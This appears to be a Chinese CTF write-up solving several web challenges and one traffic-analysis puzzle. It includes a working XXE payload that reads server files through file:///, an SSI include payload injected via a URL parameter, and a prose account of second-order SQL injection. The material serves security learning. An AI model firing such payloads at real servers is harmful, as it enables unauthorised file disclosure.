


SimplePrintEventLogger


这个题是出题人没有考虑到的，将两个题放在了一台主机上，flag也在根目录下，可以直接通过上面的那个题的xxe漏洞构造payload得到flag

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE eis [
<!ENTITY xxe SYSTEM "file:///">
]>
<name>&xxe;</name>
```

读取根目录文件



然后在读取flagvvvvvaaaagegsgag2333文件就可以得到flag



SimpleServerInjection

这是一个ssi指令存在的漏洞


具体的ssi是什么可以看看 https://www.cnblogs.com/dandzm/p/5027098.html

网上有很多，随便选了一篇

这里利用了ssi的文件包含指令，包含flag文件

payload：

```
/index.php?name=<!--%23include virtual="flag"-->
```



这里唯一注意的就是将#进行URL编码为%23，不然web服务器会认为它是一段注释。

SimpleBlog

这是一个二次注入的题，问题出在用户注册处，先是将用户注册的用户名的敏感字符进行转义，但是在final Exam做题时会对用户进行一次出库操作，判断的依据就是如果语句正确分数不为0，语句错误分数为0，这个需要通过脚本来实现。


misc：

gogogo


这个是我离flag最近的一次了。。。

下载里面的附件 gogogo.pcapng ，是一个流量数据包

二话不说，先打开流量包




可以在这里面找找有没有相关的字符串。




发现数据包里面有一个gogogo.png图片


然后看了这个ICMP数据包的下面这个tcp包，追踪tcp流



是一张图片，保存原始数据



保存为png，打开就是flag了



暂时就这些了